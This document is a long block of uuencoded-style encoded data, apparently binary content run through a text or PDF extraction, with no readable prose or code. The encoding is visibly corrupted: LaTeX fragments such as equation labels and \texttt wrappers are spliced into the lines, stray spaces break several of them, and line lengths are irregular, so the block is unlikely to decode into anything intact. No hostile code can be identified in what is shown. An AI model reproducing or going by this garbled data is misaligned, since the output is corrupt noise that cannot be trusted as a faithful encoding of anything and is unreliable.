M4>0SO,R0U!FFDYF]IFIR9.X:>:^\$B%*?)V.>G-UMF(??*7R>DO4TJ/-<GTU\$ $MH[83QV]=H; %HU\#[S8\&, *IPJ?>'Q*?.8%0, $06, "Y!Q<$2\5:I+MZ; *&,9L`,$ M9N`V/YN9B6^SQ,2SFY#=1`SP;'0Z;=5_DGAX2G@6PD5K2>[A!>'"KYF,O[\, M = -3ZD; K, E!P; VOD - IL %O > 0 < 12PL L > HP6G (&HI * 4 + 8TRIJJM)MO;/MY^;F[24(N9U];73(XT\.X4OR1H,.VV4P)4RNSUE`-@@+`,#ES[RH6'7V M>\$.>?CB;7YJGC^12XK`4!?-E);ZLVH&X3=/1>#RM?#F9C;&]^[#9']2BU2 K M[\TUV-7#+1,868M"_'=R_QWLDVA"X0E0!A`U`XN%=7:FEW:,Y&ZI8?4Y.\$#0 $MN?Y[N7FPS[R?+M:KUM4_S;+!!KI\?,/Q%P(B#X!'`=+Q>38['=G%,8Q+'9^X]]$ MT*R#S8V)>A^9N'<S/VP=96N4XC^8^@]B8[(+D'E`3HX2<.3>YS6>_VI\.?(< $\label{eq:mass} \verb|M%=84"G,X<K\V'\>], $|8NR@]:U] F6&A<@>$24UTDGZZWSTB*ZFB\K]O; < UE[$ MC>I3F2L?UVO2_-UJ_'^FPWX9L0*J>HD1^X(J2@6AP'^OP]\$SK\$<P68['8@W# M&\'T&W87:0:I5VY#(5YWOD-Q"X`=@,(['(R''#)0KED_`"3Z5U=N'(?*=>FO M4ZYWI!C\03%:N1J0>`"<#I!.N4>7-PYNNCAON@B;-\K%N2#4"W0*31FUFM7\$ MT9V)I_+JDA;5+,M_E\,?.*%.1.\$1\\$:`AISY>B\'3<Z2W\.9UPB&E"B3G`6(MR"/@?P`E9R.S./^AUK%G#C[H[G3W_(0JR\C<]?9VM,(S#@%?04GNPZG_,/Q0 $M'RCSH)S<>5]4V>5+FH!BK[#L?;G>;&]W7UTSR$T?1#]YZ\/+-O>W=*#D,BB1$ M')2>[3H/M004<KX8TA.?<..>GYZ;FW-FE]-38=3BW.L3XP.W\$L6=F[391/'' MNC^L'ZA<7HALDF:3(; %EQD3[_BF2V; *)C8A%^Q8PTJ6=F_CQG7UI97:+=+4-M%LA#!<14`%IG+RPA#&V4&:"H\T V:H6FEMS]VK=?U2NO@^!E8![TMTEPD+GT MR5*LYB(G%W:@WPTI""EK1GV;O;18F"GSN]'YU',Y=*]9?WNW.RP>=X?&F12= M!D[%R8))\<'R"+\/ZM-^&9N8S<U5NPV*O>@ZU46'*?Z\+':ZY1E%W82`B`#K M!OB%L-?GYO*\1IT,\$P2ZW9M-.\$2I&Z;9(=VCDT)2W1M]E;2Z6A[63^9V4KDK MA"9.\Y8;K_7WR6Q*9A.RV.0/-I,U>1F\$K(`]844=%M*\@#VRTN2#1H1XRH!: MD%K6*G7V,YD>79W843M'=O@.=+JYO?QB.OO&OB;3T-?CM"J-/M1XE@1BTJAV $\texttt{MMWYL*+IM,.+9CF@J\$;9*NA`1\$;`58JMN<")@R(['/P)GZ\&,G7^@,G2=3-18Z) }$

MR+80)%AD;S%"?KF"@%#*/E!.\$.:9A%>]^%+P=C'&`LP_LZ1SR088L_N(APCS M\P,K'?B\$>]=OU[>-T9(,R@IN^*9%-SO79%8NLF4IW*3=W,;W.!8G?>PR'I' MN*5G%O*T@OF!Z>ME6=UN#HXERO--Y*%T(@Z((HZ(IZO)&60E8W^"K#:A(V(+ MP381UT24#<0X_%["RDV&_)Y=__C%Y7).S"[5!,TBB3\$#^`/-PJ:-<%`]'"-@ M/U\$WC+`9H:M!^F2,T9Y-*?W]F34NSC\$^L&5(@VL-YYOR43\$)%8/5Z&Y,2@R6 MSXCN`><"MI_\$\$K(9AXQ.%T041)1P.5VSZ<OEYVJ]_9E=,-5KM^M/EWL;)8=T $MJA@;]HH@QTM=*9/]\NLV<$^0-^0OI:VD8BLNNA[OR3?,(\4AY>3+[8IU^[OR3]])$ MIONE'YS+9:?GRPV#FO+ZJM,[TX4?=GN/9<W>F9B^J\=;;QQ9/?;;_ZSBIA`K MC\$F?#Q56[&4F*)@1-@!8/5CZ8MOG/\$;G\$#&#'';COYY\$/3;?6.-H(?D81FS)MA-,<'3^JL_F9OV[<<\$%.<W**&9XB%"2@ER=\$(3)6*"(X9V-9T+'\$(8SP;K;: M;?5LRHXDGS!J5*[QNTZL^[W/#SROF<+R?"+"\$7VJ&!T_3][HTO'X8YL8DYA0 $MM, P?N#A] - [F@!/#QD:V?X_V.?H,M"6FJBC@008J,T5$@/YOQLW#)#5).$OI=$ $M@F[,9'9<C1:+$7DJ<2Z:_8ZT[/O'NZV9IY[O=RM,K6/I=CZ/[Y],K[1?2MM&]]$ MLH%+,O0;KKN(]V0]YJEXSO'S_@E5@8\$`&AFJ:']D(G)_WO-^//^(-==*[-Q5 MK5&AH>EE**&I4[JB"*>P?\$"*80LK('.LEV/!E\`0*PM.M&U7*Y"8_'MI.XY# M; 2M:J.UKJHD] E5M9#<@9R1AU\$!CB"L&)MG\$0Q"7#NKN6@5454--!'8BRI0Y\$ MV6\$=0-EA)8C"I1*@[;`2H.C^2DBS7I,OBCZ3-^GR]<6#_[Z,-D1KM.%B0*WJ MIJ`!;`R(XJRA7<A8D+J"V""*Y']`!74M[0KM%15\$LR]2:E6W'@W("\$#[(;0+ M60@2HPFS(6>'BK9S&[&2T(J2CDJZ8W\JE7370-\$)26KTS*KYRM&W5(JY2T@6 $\texttt{MXZ5./C} \ \texttt{CK^L5[^LG91EW} < \texttt{U2KK8K1} = -7 - \texttt{STX!I5(V=BD(Y[/>41FM47D</OMNEY))} = -7 - \texttt{MXZ5./C} = -7 - \texttt{MXZ5.$ MTVE=U)O@`^H+;:,3PM:!T`0%'G>B8Z(3HLL4\$QY\+:@4MIPR^S>ME"A_<:70 MB,N<.L20LQ-2\$(+!IX#''>B(*]015JC=7U%=*:ZEF*,'\ZKR`U0@8@R_7U8C MVU,U->*-I^*\;,(YANQ2'4C;/<F>\$U(N]\8-J>32>PUACS(EE`D3R)">DH[) MHR#'(30GM*BA)=2#[UA/CV@',[\$?3]U[HR`-![#9>S]AU!KBUK%HZ.G+[NOX $\texttt{MX599+:8>1F]R*1=F(5`8WIXS*MOT/4/9K\setminus[L08U[3=>3<:.Q-L\setminus'QS.\#@-QZ])}$ M<`\H(@CK/83WH1-!PY[U"I(<K;.`E\$BT]E_=N2M>MJ>.9.WDRK1A?3-J4#9+ $\verb|M9?7A_=?LX3"71S\#DO9391(I\#BKXQN"QM-<E7VE\PUN"C,C1UY,G1H)-\3?*0 |$ $M9*/PSOR1._Y1$!"4$/<^2$](QR,,T^I<M>,H[60'&W,4R#Z3[[RI7N\8'_;W]]$ ML]M&@_YBG9U[P8\$;:Z5W=[X8FT'/J[%1:`PTG%V30[*?^0IT2ZEM:DXJ6B=Q $M9II]-/X'E75T6CGE@&=<4#8N,A0VJ8QRVZ4/EQQ"PQ)C.AGK`R-O^Z#?9=$ $M@W%75L\J[-V3<L\:4\=+6*8G0$]0H*R%0DF$SU:"A2-4RGZWOG_4.W0<4)X^$ $M_6R.H[-;L\%GXTC?4BO2-]5WUMT\&\%SUUJB>AM):HW"CG>!,P`UE7Q.0$U#\$ M"<JV983*!N'ERH[C?[ZR:_70?!,Q7[3Y+G`R%+!M]E>+Z85[6IVO%(/HWOTV $\label{eq:wm2uoo-0:TW<F2GJP7]KQ>W"J<+,1D(0(+YG(L<Y_A^*FG^*NON@=^*7AE==)) } \\$ $\texttt{M+S=A;-5FLKY??I=D+F-?K!_72X'+9K=]=V"U\$H(<3A;^*\$!*^1+G.F<G[\8F] }$ MS-=>S#BB#-EK0L2L*?E;:19FV.BGK0/19.,39",G&QC#=4(*0C#@<^"`YVO/ M<_JJL+9.GJ.\FV>:7TKS<X?^.R\$1(?4PPA_[GQFH/\T](LL)+DKJZJ;>[?9_ M7SPN5^BM=3=E#_X)09G,Y>9PO[[>+Q^17'N%.WUWAC.8I!@8`34_9#XE\YB4 $\texttt{M3.B@N;9T(J}-`!?U[JL@K$&$H]2XRI>"46*?*"U]M-\\;/QKL80=<>+9CLHV]$ MASY4013MUXB'<'/C[)0/R]PVQ`O;TL8,VA>/:^=4=84]K"]WBB;B8;`ER:JG MHG\>:C^F"3IR!RH1WKV4.:6\$8PG(!<G6J1"(=?[YF8MW:K52Q,O&0<?M_:Y] M;*.CIA>K_>[^7@C0"@ERQ96N<M]Y!]\$P0I)<JA^_\T3=SJ\$>M//-XB\$LE_=P M@QB6G`\25S+(0=FV?;FR[;)"D]TA1`&AR:QQYJY,2PI<T@#EW6-!X_FI1<XS MDD =)IBF8VPR\"Y-UZ#V6CG]M@M+[H5%A,%W,T-@&N+AL!F0#OYU3".*8!JV M"GM,HT2Y?:91LF20P[)+EAV81HYR0]-_0:F059S7YZ8AB9'J??VH6F\'AN7 $\texttt{M!WIH\&G3X.;L\MXO1"\L(J_L]'R9N!HFS464<C/B+XC7.TPY$7"31^6Y_D)$3}$ M:2J5UG"T?+Z]"(,9-A8J2X(JZ!'E,U4\IV*=8K*#=`'=(:!@_XB`;D*;>F#C $\texttt{M**}(_\texttt{IH}<\texttt{HUWJ}0\texttt{U}\#]1\#\texttt{ZSN}(\texttt{J}:8\texttt{Z}\$\backslash[\texttt{``D}!\texttt{MBLE}\$'\texttt{J}87\texttt{Y}\texttt{U}}-\$\texttt{L}:"+\texttt{C}[\texttt{1}(-\texttt{R5}\texttt{Y}2]\texttt{5}$ MQ.9X82=W4W._RTHVOP-*.#G05+F>1_6OP)SLEW>Z;"A'2\$'AT)*01729&H+N M8I"?'\$`6AT.:E*UW5!J0257)\V"#L(CY_G:S7=ZW@VZTZEE/'`RX6/4N1\$\$\$ MQ@/\$-FN2)ET._E.3OZ<FH_QWUR1;7,D^W,7V=R\$B(FSW32QJ\G(V?O])C6_+ M!J7JR*EXX,)M5=`/%B5UE!%C:=]M#I=K<V9`A:UPR1.[L+/MW4Y9(KAJ?_3@ M/LJCF@-46`\H(@AU1G@?.A\$TM'EAED\$!G7XPID!IW>U!+].IU0'V7[0B@'VW M, VOUEXR<DKCHUD?)6D;6L)[; \\h)*FII4R?)^:E;Z:(,O>%Z^]7T&TX\<_O# M)/K=#RG\$?6XXX.>P#!^064'#J.:F!#?@&4%ICAZ#&0E!\$VX>;;!9I79]F/9. $M; H@ \TEX>_ , \#E, R*$-@211T5/2L=]$9-4$S07*HH18*&(54MY;;8G#45)$ $M#5H1>R\setminus[6=4\$ X\$4\$B]*(/K66RTQ:,8H0QQW;\$ZD5H>T"-2\$7#(ZX*@8D) M,14:F_V'\<*L+MPT+!9;+FFT_WGO(SM:KUU'/SE[A7:*Q'05CV:;A+S8)"=&

M5E]SU_<WCABN6F<,=;QX%(4QG/)R9B"!\$SEF1<>HP#Y41!0JG/A0,==43-)2 MC\$D*%&/2_OLIYIHBIQ09W70?*B,JKQ63<,GO=/11MA5COX/S>)!=!-V?8O=: M/X]E\$OMVM:\$%3]RX"`"=\$SI@UH`*R;&K*"Q2FI+2V"MN`G)]8P%B\VM@U8&, M!.FMY`P7E)Q=>6TDL8N%?3#3]MF6X26H2J2=F3\$L4Z6S9>I0/\JO"N?GZ780 M_=Y!3TF'ZR>RZH+F`G6A.*/%57!\$T9`Q;T_^X/\$#+'J\$IP_TG?8RB%>Q-'K/ M)N"0DI24!)7;@TI9QXBIK_%5?X9(,KC#&7,Y8H;TN.[CW'V:84^WV&QE".6C MTX\?FK,>?:R1][T?)OO=8ZM-^\$U(LQ@F>.GGR)VPGY!]:RHA.249ED)@U8', M!6GWZW'=\$&G&.,`(+,A<M30SHW"+83_B;D9^D';*P/U?S'5T]YLG=\<A=%,8 M!VH2'[^X@PLYWH8TLUT<9]1ETW=GK%'<G]R)8!^`RRQJ;-4-CFMP(`Z]?Y:\ M0)R(EU1H@>K@DL2?26H43Q92LI!HB30B(P)NF=BJ&UP(V(6#8"##"\$A02MCP M5WE.6Y];_29+M.RHQ&R;O=AMJQO[>KIL=63[GU?F3@(\$^.#3^:!Y#:NYA946 M#051;GD335V?ML:[`&RS6*NNH54G-A%L2SNL[CS]_Z>=+-1.I!N\91<2Y90H $MA71"0$$^AH&$5EW88B!8MUKPJ9)3]D^,;6/^>&1^WSBMBK2S]==@Q4"*\!]!$ M?:\$LRT8'("8@`<>`@I]1=7DY.E+#D")5@22:&YQ1>]*5A8NZGQ^V2)18ZPNS M`-/<83"PX]WJF:GLH`Q0DF6D]LU^2(W6,'J3-`S7X-UQ57TX;!&1*'U&Z6V% MAN2<Y*)6#JHS1):"]/<1',V/YGH4AT6\-`K4)V?\]+S:I!X]'PZ[;?!*XI-= M8B:-JV#L#\>[A\\[U2\$.NHX;VJZ7Z15*M+5;(CL*PE+N@9<Y=L%B`B`:R"T MZLOF@17#_E19<`P=MG:GEU(ZP^PSVL#*WLRL@^)*;P;\FK"3D1UK!B\$Y)QEF M0@2P&R?#KHY\$2+!E@WM=I!4?+?=L(OH01U*@U)+/6>*#0Y\$>C8921"U#]MZ:Z=F)K\$G]XHUGBK&._@<DMA(3TBW58PD113RYBT=F"&.II9*B^(\$>-%#7#> $M',JJ,Q,\+6%4$P:-3=I;]U9);B1GCRWG5)2770N64C\#T]&UJ1BI&!((;MX$%)$ M@26!=BGL%WY#0K^;)H&W^K)!ETFXK=G0,\$SW][W:;&LWH+WDM^^77TR8[^7N M43RE2C_:F2PMA[GW\TJFIIGK,>%JWCHFHT9WF?XDKF=82M1XTV*&O),-[\!U $M(A(BL*%; -4-S@2, U<O9935MZ3+GV89)EU@["%49BD].IGD^\(#*QGWT78!$ M2@_`;8<UM.K"1D/!6H'<(I@2)XIZ3</M9X2]QOA^L]X>@EZ##4VJ+;P62FZ+ $M<H6[O6^U28(^V-%<F($$WA>^Z792DR$,:FD,S]']3-<0#-$-V+_B_JW=O05"$ M2(+K">IU1JV\F,JSUZ*&Y(1D6!:!50<R\$Z1[V,3LK)R=7UWJBK!VU;T!Q[5Z M-0Z3\$M17"G[%&DXG@I:#B&J/!4?^DD?%#RZP2#H-XW2WW1@]AI9QO=O \$MJ% M; {[HF%E^4;B+(W*']MD!B^G^2)+0)OLX8.EH*5Z9^),D>/J[NY-=7Y4_\&?H MF^R0^XS<HV?OQN3\$%+6\$:2CA-24L\$8>8_/DBUO?;\ZFT)C^>_61`]C%CZ\;0 M(ZFK0]WTY/V1V5356WP.YO9H?OT%.W=ZAK):;B7-I#0';\\$&S0OV^UH<D&.V $M<[<.UP-*"<)B#.%]Z%S0)K:^"U$0@>E]TM[B?+#G,3#V$&&U^+TW)&CY.6Z1$ M!; KS3F92UBL6WLA6??B3*-Y"X(+1VM289:#Q\$A?`4H&ITZ6DUF='\8F0GC,W MV@^1'<!2@(UC>YY>W_;@)AA="-HQ%J84=MP%CEE<W#Q+07I],,/V-%V`E%^# M>1%:=6)SP3:BO4FOH\\Q:NA"4#NX\$)U8"2?BER3\\$.T]I-.C8RV'2!T\$02#E M+\!2!R!E29"?4+WM0:27WK'4!6#+P@H*H8TK%3V2ZR>.J4X\$C0"'S8EM[<<0 MRW40U[WU@!(6B#\$%X7IID,AZ&=\$:>!<@9U%H"X16G=A2L\$W7[@%E[=FQD=P) MH2YPM)A@':U.(&/04G2\$'8"\$)4\$)A.H01HVN(QBAUSX4M8\$9-O\$]]ZUO[Y_, M=>O5F`^BFU5-+I*;S5E)C53J;.+28J95)Q?G3\$R8>#*=,RU5:5)DIE+ALEQR MKKYDM7XCEU>#;H2R/]:BP>Z`]V4'&:Z]0\$.78Q@Q2]R;!>,38!*?*66F[`>9 M^*7<9RJ8J:PS5>;-I:01R?3D8GYUWI;)3F_P._09HZ@_HY8MBGW&A!G31D9D M<D_B!]_,?-:<680?S,JOEBXKQM;X8UAGO9IYAH-<<>1SQ<R5A+D"-N/4Y\J8 $\texttt{M*Z}] \\ \texttt{S=0L6TT(("!CQ[`_QH-ED>M[QV63`0@@)BDF&4LS$>+?CT}\\ \\ \texttt{CT}\\ \texttt{N@E(BE$!$4)}$ M\$@>\&A,:\8B#\&V@\&A22N/\#PPB=[&1DAXB\G9SLH\&G69\\$_UFDW8\\))1?&?5XD8> $M^0/12\&?M+U6]<:\OO!W^Y:<F$N5B...5R0%E\6M^?^&)B4PR3;LY&R&:<6IUT$ $M,3U!4F+*1F[X&)\Y<9GK?\#;;367^<WEE'H2)W'_G9R?N_S'^/UO,H[<)_XS?$ $\label{eq:miocsxg@s+/l} $$ MIOCSXG@\S+/L;>; RC(USR_'G\87QP9/JD[W=_VV!I/GQ\6QL!@A(*I\$D\$?ZW)] $$$ $\texttt{M^=ET} \\ 78X: \&" \\ X8-@) \\ +A9/6[, >-6S[U9N_5OWP7RY] \\ 8Q \\ .JB/@] \\ L'] \\ 8^^'US \\ < COMPTRY \\ AND \\ A$ MRW"`C;PRL\NU_H@R2O?FX#JG!L6;`<:6'D+.UM]&GCFW&Y?\P[B[VF[L55LZ M'_>1DL3F&QNJ7,?`L3R3U0-E0[^2&PV*02UTW9PPXH4`(K<0?:O&6->C1/1K $MB.[\$TB3_Y:B^* 008CH=!(8?4, \$5V(J2?"U0)E17_>[]?;U?>[A\/(2Y]C]$ MV=W<?S#9 (RH9A\$=`IIS?W];[W?-8(L3<T?/HZ\$PE<<")NO5QMP(L5@ JB,2 $MH^Q^1, 3,_< W)$ 2)S8G:U_7MIC $^1, [M92"8)$ T 1 EH9N3+ 1 7IK%=[.W 1]BY:KH $MJPOS_{,?XDW\&-M(?"*\6-C$.Z[TPP?R!0*\V;3#[\\Y06Y:'2:M*?HK0H[U::$ MMZ3<.W0W3NV@QYYNART\$FJ&HOUE#'&">^LNT3:?A%S-GAAA&!0N]M25BF119 MV[_51(E9LKFF%PMY2\)^,O.\P2MV(G*/*,B]]8Y;7`<BK21WJQE_2H7_\59B M9+\Z/9I>B"\$7SBOZV61`]6X1LS\/H\QBY\$7\Y\G\QXV<,HL=%HF7"NXPH*:> M:OTA8?29'N)-P4TW6S1X#O0HNHEX8NF)A<T8D#\$)==[%,RTDU@0^V29&GM@[MX?L5[VN9-<@/9A0V^SB=F,L%IEP,-YL'V%<W&QR;G[=FPV+?:F:(+>EN:,>; $M^{GGG"[J=A;0JD5KB?)}O[LU\2K-K*C/@"[94:=2-E9T93^4GDL1)095"/.%$ MG(R15+N=(HO#DFZNX#H(*8[D\W9Q<@W&96]'4<BR1`0\$JC]8U9NJLS_]4_7U

MX>LOINYNSLQT?VH6CB[*[<E:BVVM;;:/;9J3,01E[AY>C174Y"BZNDJN.+^ M_A&O*F!\H;P+*!?KA]UA+21U+XD)G7C`SAG2I2<QE?GKQK3,H./5,EEUE%"' M^4\$/\$E)C1T7_X5!:+==.+>D_2RU1'JA%DT*U(#U42]"U:IF<X)D3')U32,T= M%1V30]V8-:>SZ?C2W/\$M0?.&Q,,I:-'2T/LOLZ\$\$VZV)G'Z+.E`-/%B-MSVO M?=Z\O?\$0L@/&AP/'.3J?/LP0&"[D`!R(YZM^&/]Q^?)_A'R^8H:)YQT]31\H M]:",9NU?:AZW:V^8_S[Q@L:<)7UMN<P"T45*X4E53^&YQTBY\$U\$Z!';S"17Y M5/5%PW^`?'+X.&R4KY'/UTX4>>[ADCH1L4=8MT3HS=79S`XA1]6-70ZX\0&M $M(",(\/[1S/[LR+=9,W[(TI7;?RWS7X,O^`$N][B"7*7=7%'W9<"5:*V?*Z^#])]$ M>."_AI;\`YQOS'@%DAG,6L[I_'(:*"IVQQ3Z-"5-=XV'`Q31D&H#6&ZV9I1Y MOCQ\:5]N%'S6\YAX'M%H^T"I!Z'1`AT*0MW&N0@2*#<41(A]@H`8"!(HN_`\ $MHFGV@7SKQ"5>'HU>U6*X40V`&V[T-,[;K^S-.L>).A!&_*M=\5BN_A]Y7];=$ M-HYUFQ]T'SB"9/I)MN5\$7]%#6W9<Z1<M1983?65+:DG.T+_^`AMG"R!!*D[% MZ>J^=]5**<'9!S@31F+8S3=Z!^5BUFYI>7V?\C<EG\]W^Z[:C@?U'Y2^6.YT MR>VAX, E&6YRI7@?KJ[>#>HG8`?6\"\#!AZGF1.H'O]\,S1OQ9E!W.;A^.Q!P M+F!%<.&>"0^8;H6I%*:*'7G48+H:ZA[D6/,(JRT+*Z[X3<B6'F2[%;9,V'*R MJ08;EIG'X\N+6B]8#L<LK!"NDESN8T?(Q-&+M`XJ%B:5D`FA9CO&(.)4NS?_ M[IG@NR^MVXR0AB096L%UL=Z9S05<40![@2Z!1`]K,EE'.X#+!0?06P9_4"<H MMM#(+*"6D@>"`;!@E&&1A5C7WI':@Y\$8P07Z!+,S\W\$I<')Y9Q<@DXQ,U!#9 MT=X+FIT5/JKVPZPEN+0"/!NU-E2:*WLPL!M3BD%*A!O`?;.KS?RCGEOI;PGC MD<Z9I7=&_=V@UI]V!Y`%TQT4_.JRD9[9=+@`="?KK955=<J:%+]`UELK4P&9 MT`PTTDN;CB@&7=A`Q00`FI*-Z3'2[:`?@#X/;C_/S.Q8;\TP3XY/S"O2-V-C MA!CSXZ34;<)\8W9YL=]P#8A=X>2-,\X.[AC;=C";:6OX30IW=Z;)\.N"URTX ML^R+TRW1; '&_F!'57N' \%=Z7*]UMM=<VS,62;YGN[;ENZ;@S.FK[F!]T6EWT $\texttt{MU-+19P'7-M5\$FFR8S,Z=U?\K)L.@9*8O/VA=A^1*=\$V(=RBYQT"PI[+VS\&GO] }$ M/EP!'*;DP!N['Q.)+Y6PMZX6<Z3[.=BFS'P6;+(@9U09L")+?*MU&:+BS)D< $MYD > RXT!9"(#M*96`DV16`K,5N'0-Q64@)1^'"PA$@@E9'A?&%-G97F2):$ M)J*AMSV`RP6G&.1IMRZWHDO1K4M2A+J0\J=UN1492Y&Q@"[]N`HX.U<F@],E MB#;Z!S/G+/MY_TB%@6K*JE:64*U?!&F);"3)1/D9^%3P:)O`>%!5NB_)H>K/ MN^]/J'HKHBL1'<W`,_"%X-D<8"[^]YOAU7LRFA6MT]\$;NK/Z7CN,XWD=RYG# MS6:UD988)+<8<K183C??S/S1Q8"_LCF]P^<3?)<1JFMZKZ<?W8WIBG:>K\WK MB, O98KX-%GU%=`CJ"D03W!>0K@GNM(WT:+;]DZ6&0\`80%EK`\$>/U26RTO3? M8O6DZ+4ZJ#]J=7#T69V`T.JD?<?J\$L)I)L9\$8WP(F`L0K3\$X`JO7%\>_-?H7 MKI#<C[;UBH^7Q/OZ;-*P\L<XH=T-X>1I,]V%'WE[2V1TE"(G6N3OHBN@[2H) MV7JU8E.5Q<_6*BE^3BNQ?I:(G&B\$OXOFZ-`VP60CP]E@=+[?LS40EEQ8%%D* MOECOR\K22F&M."B*'.M>2GTH6._=XRV,@.\$,=W_7MJ?@;2H1TAWH#O,557*Q M54ZE^W"IX&`E,'3+>RORYIWR)D6_O.5!><5^.<>>''SVX0K!H;>Q#&;D]W9P $\texttt{M?J*A\$Y\$2Z[T+_[*`OSD4<L*Z\#7YCY@0GMU\&)H\$*@P*9S0KP)PC0>V"C;\&ELW } \\$ $\label{eq:marker_wave} $$ M^{\&85V$3;::AY`@L)Q@1EMI$V@R_$UPA4A44B)9I/(==S+4!R1'EX91`JW` $$$ $M'9\&F@=W.-@N^Q^`ORX>\K!=88$$>L&`_+A$<C`6&;IEN1::L4Z:DZ)>)%0YK$ M-#8/R-2/4X(K*\$-FYQ8#F-7-+K!`,W<\$015]J.<5+N\$JJ/UZ=?TZ;J0=75Q< $MOT[\1)MSW6F<G6G O4XO+?&+JJ$:KT9;*BE,91)?IA"O5CN(4^5Y\<ZPZL$ $MUD^RCZ) - 3(1(YY2^<TX'HUI?PB,<[+E*^\B\O>9\=ZG7LE>M=OYJ F&UVNG7]$ $M-USOY; X+ZS7NYF>)F7T%>=OZ\\+R=,AV%YA307[CL$U244Z*<BX9^++>O)<O)$ M>@W!SJZL?L@021\$:`LD_:HCOZB]17D6BD^NH^K\$2)3CI0::.<;Z@4XN.8=E^ M6&9A./1!?/_D@5R<:V"9^/MP>\ZSJ\[AG*\X^\$\$M.("K1+/(C'O(\$0XKG)X\ $M<^{-1}>3OHA.6@5IG^{;}JZ0>+&C#D,<@"7,U_&WBOI':*0!];#`")L5QW*6D_V$ M.1[`P7IH_MB4Y`Q8U.Y''NQ;,&*SB71N[NY7@\].1D.;.^;_!_@\$RQ?)Q\& $M:UT-]:<4G"PUG3_:SM*[OP!)^C(O?10&T_:;_#0&-1B#V1_\-V[`0#$G[T;C])$ MH2TIM26ARVIE&.DL_G:OMV7.-_K)[G:N5_-_^AG/[D_->W\$[DU;R"324IL]! M#&Q9.<K"OK=Z6CYM_9+L:T%KW4A017,,U"O^S*<N+=5I(N:?DNB=62K'58HR M@"NMD)<70XE!"BMDV25D&LH#&0.!DA\K03ZW95>V;/OLWS,+ VG W%Q*S,52 M>M+M'S^4-.JYIGB^-/H-^)9M>BK+XX.N+N9\Z+MZ-+ZVHV-=>C@X=B"C8FKJ MD_E!HP4."V`.65\.ECNWW\$JX,\T]_@=YBY#7D"UG:3DKX2PTIU2,O?!1!S]! MR`3^P6]"\76[?GK.!^H\$E`H()[8LUZO+`)4+2C\$K>P>G%OAR,+H2D7#YPZ?M $MO : 9Z^AAOBFD_0U^PM) = , V^MLB1&= -&-*D5*#(>BD@*-P86O^YUO=)6@2 M[%Y0LP^-S<GN\$[+W-/_QZDDOY'P+KHCDJ0M>O^6]F@9LXU/%>*X/`RQVWYJ+ M-_]<V16;*,.2C3V<XV1E9"6BE#%W2\$U!Y;HI8%09"_W0%ZND%?3U=E#=Z`K5 $\label{eq:mnoeim2Q} $$MNOEIM?Q\J=>*EIJ`N*2ZUE<^J83.EB0S6-1$D*AYVY]0',FX/HNIE7?/)(S,$ M!2INT?1?-W>;1_B:,U*-Z%OR<VNN=L=VA^6X/2%WFN*J+IAGOR_7)!_OODIR $M@IM63!'^/==\6`=I8A)'2F7UC`X0-REQ$^[#:I(*(97T8`X/ZAIZ5D_T@?>)$

MN:!@@MIJG6G?@'Y:U*M&^#XMWBZ8P`?K@RL3D("6JGF98?\$W#JSE4H^NXB\$O M%E(A!F_JT'60&S4`P-@B:U6N^ZT=J?L/]OF7O7B1UHJO:^SIQM\$DQM5VM[%* MI+X2^C\S>;*;;='(^*)])F5'C</=)!S(:/Y`HY:UJ/SWQIJ%O*&Q/>NK_\$5 MX,45P^UN^D%?O_E)KA&CLO?G*[K,/;+I-Y30K;-J54E0M5"/@JJ5VY),I;6! $MZQZM1[4^{@}?4?-8D47H4$BGOE@<;Q[5B*'4T;W4600)<55`!I9U,[/#MSIUD[$ MG&2#W'?#R3=^I9PYG]E2!6K3T*&IW(8R:N\$IG\$DKCFUB7?04="Z^\DB#'#7, M84]#17\J[LQT?.>FT*T6EK;PH\6W` 5TH19[<29)R3XIM];>MSBQ?YK"I,:\ MD,4&&9,3)C/"9M8KO%Y>Y]%JV8JDU;2AB9:&C!9TIE9B:M,6A]1"J&B.`:,C $MAE=7#4_@.B)O$-'9Y?Q8;$)<E.,DRB.1J(*\`3D&63;\`4>!=>OM"YRG<D-4$ M\&CM-:^X_#%IOV#UIAD[[F9W[]"#2W0MU=WCISOK+N[\$R*\$_Q78*9J)@"OT# M<BYD--G`=4^%'SYN[:FGXZLW1\8BF1W8?[BRC7!AY[X?WIAK+B6A-`E'#T\P $M!10R";A12%*2##T-\MR9/%'1LYXC/(O'1S/!&)T=&W"^OV@#29*6>`O?O]4V$ M#:U#CHT[<)3BI:B7%^.160\XO;@ZTSIIC+T!V+^>CF]\[&2[CG^%9YK8)]D' $MF[FM3BF^1\I+).T"((NRLIC:TTDO+!WUQ^+J;F!%('31R[\C7&Q`33!SP=F=$ $MD?[`^=57Q=<...02II[)`/80J]6.A3BC,A5"XUJ^+G@C=3/4(K#N1&9%-!3%I)$ $MM^K25V[C:;]^=W8JXM5)X/1,F>,J?QYBIB;NTE[H[^@LSM\S=2'/UA=X$]YM$ M, VN(+8HI40PAT\$\$OA&Y"@, "Z\$UD1"1.-SH;';P=7C!1KI`11H-I&XHYQ>MN% M0<OY, W.O9^>U_909R6KV]!C<[HC0:,DB55."`T^Q=",203`\Y"9*;+06^UVO M[248HEJ&`.]2K6_?_*:>>U^!F4CGN1!`N#RN?0:J38K/!<VYRV#S<;[S&1D, MCN:S>N.>EI)BD5PLDFF;=2.4(`K:+!.;O=&1,KRZO;@Z&8C%2OLU]<J>(VY] $\texttt{M^*;U=;>Z8Q*6\#1B927B7EE9"H3<?4"+_F0R>!=2<R(3(0^-8*G*:!P$G1\$!A))}$ MW0+?2C'2DF`0?A==3(Q9"X%U)[(@TEV1?G1S.A!A2U8UU_KPI1CODZ-_!Z0, MLI@1[2(6QN,E+5HFUL7+)035`2HAJB&H6!6W)*KR&8+N;W*4BQQ=1K88L2PN M+VS3<J\$9JQ)4!ZB"*#9A_H5X`Y\$7+VAW/FI^[PW`>:NC_^@E'W0;G;10<'Y< M8P>L';SDMGZ3<K.<>32_>IO98>LY#IA-5VH3G[!8*I,9E47(S?`PHY*;3UJ: MTF_B>;QLT@W))0!PNR*Q=1\X(;C+O!(.&-C&U7^+>3/;9IH,0_O&>=1M8(FW M7"(6H^\$>B`0N1L3\$UGW@8@]N-#W>M5\$@EP*K)\$_%[3K=;#9W[!7!;T*VM)--MT*);8F8Z'631"P=IB*N[@,4>N*_P0A\$U4E-"BR21BTM<B*E;H"+>@]K^\$0#; M+5-`-R(%PMY[0FC=@\V)[9Q-/#YNOVUW<S.E.#L>Z7GA!1;"E9M6Z.23H?E\ M.#H!Q4XNT#^\'PWK\$^,J2X!4"C,,\YN[TU]G9W+["8`8_I.@=WC<U-<VO=BG M/SZ::U@GNKJ^OC84-'X)5QJ\!<O7AJK-_E0^;AN-^/1QW6S6FRO7N\7LCR;# 